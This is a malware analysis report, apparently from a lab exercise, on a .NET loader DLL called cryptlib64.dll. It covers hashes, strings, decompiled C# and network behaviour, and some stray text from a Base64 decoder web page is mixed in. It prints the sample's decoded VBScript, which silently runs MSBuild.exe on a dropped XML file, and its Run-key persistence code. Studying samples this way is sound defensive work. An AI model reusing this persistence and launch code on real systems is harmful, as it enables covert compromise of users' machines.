Malware Analysis Report

cryptlib64.dll

Malware Analyst: Giovanni Ocasio

Contents

Executive Summary

The sample analyzed, **cryptlib64.dll**, is a **.NET-based malware loader** designed to establish persistence, deploy secondary payloads, and communicate with a remote command-and-control (C2) server. The malware operates through a multi-stage infection chain, leveraging obfuscation, encryption, and legitimate Windows utilities to evade detection and maintain access.

Static analysis indicates that the binary is likely **unpacked** and contains embedded functionality for **AES encryption and decryption**, suggesting that portions of its payload are protected to hinder analysis. Examination of embedded strings and decompiled code revealed that the malware writes multiple artifacts to disk, including **embed.xml** and **embed.vbs**, within publicly accessible directories. These files are generated from encoded data within the DLL and serve as secondary execution components.

Further analysis showed that the malware establishes **persistence** by creating a registry entry under the Windows Run key, ensuring execution upon system startup. The decoded VBScript (**embed.vbs**) acts as a follow-on payload responsible for initiating outbound network communication.


Dynamic analysis confirmed that execution via **rundll32.exe** triggers the malware's primary behavior, including file creation and registry modification. Network monitoring revealed that the malware performs **DNS queries and HTTP requests** to a suspicious domain, retrieving additional resources such as HTML files. This behavior is consistent with **command-and-control communication or payload staging**.

Overall, this malware demonstrates characteristics of a **stealthy downloader/loader**, combining encrypted payload delivery, persistence mechanisms, and network-based retrieval of additional components. Its use of trusted system binaries and staged execution increases its effectiveness in bypassing traditional security controls while maintaining long-term access to the infected system.

Static Analysis

Hashes & VirusTotal Comparison

MD5	361e6edb47e711a72c7f8ee3c0c1632
SHA1	62d77e7ceea7ec81c3b4cb77893cd8e06e0febb0
SHA256	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387



Data Size

Raw Data Size	26112
Virtual Data Size	25770
Assumption: Malware is unpacked	

Strings

.NET Framework 4.7.2
C:\Users\Public\Documents\embed.vbs
Software\Microsoft\Windows\CurrentVersion\Run
p0w3r0verwh3lm1ng!
mscorlib
\embed.xml


Flagged Imports

AES_Encrypt	Uses a key (16, 24, or 32 bytes) and a 16-byte initialization vector (IV) to perform symmetric encryption in CBC mode
AES_Decrypt	Decrypts data
CreateEncryptor	Creates an ICryptoTransform object used to encrypt data.
GetEnvironmentVariable	Used to fetch values from the current process or, on Windows, from the system registry
WriteAllTest	Creates a new file, writes a specified string to it, and closes the file
MemoryStream	Creates a stream that uses memory as a backing store rather than a disk or network connection

Advance Static Analysis


Cutter

During basic static analysis the analyst saw a reference to EmbedDLL. When the analyst opened the malware sample in the Cutter tool, they discovered the EmbedDLL function is the main function of the malware:



dnSpy

The analyst opened the malware sample in dnSpy to decompile the suspected .NET malware sample into readable C#. In the readable C#, the analyst discovered that the actual main function is known as *embed*:



The analyst also discovered several references to previously discovered strings:

The large string could not be decoded through Base64 conversion alone but moving on the output is written to an *embed.xml* file that is stored in the *C:\Users\Public* directory:

```
File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
```

The analyst was able to decode the second set of Base64 encoded instructions to discover what appears to be VBScript:

Decode from Base64 format

Simply enter your data then push the decode button.

```
U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9ICJDOlxX
aW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTlcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXG
VtYmVkLnhtbCIKb1NoZWxsLlJ1biBzdHJBcmdzLCAwLCBmYWxzZQ==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```


This string is written to the *C:\Users\Public\Documents* directory as *embed.vbs* and a registry key is created with the following value:

```
File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs", text2);
try
{
    RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue("embed", "C:\\Users\\Public\\Documents\
      \embed.vbs");
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
}
```


Dynamic Analysis

rundll32.exe


Using the rundll32.exe tool to trigger the execution of the malware sample creates the *embed.xml* file in the *C:\Users\Public* directory:




It also creates the *embed.vbs* file in the *Documents* subfolder:



Reviewing the registry the analyst discovered that the malware did create a new registry key:




Reviewing the string in the *embed.xml* file using a decrypt.py too generates an output.bin file which using the strings command on reveals a URL (*http://srv.masterchiefsgruntemporium.local*)



Wireshark

Running the *embed.vbs* script on the Windows host reveals that the malware sample makes a DNS query for the same domain:



The analyst also discovered that it makes an HTTP GET request for a *doc.html* and *test.html* file: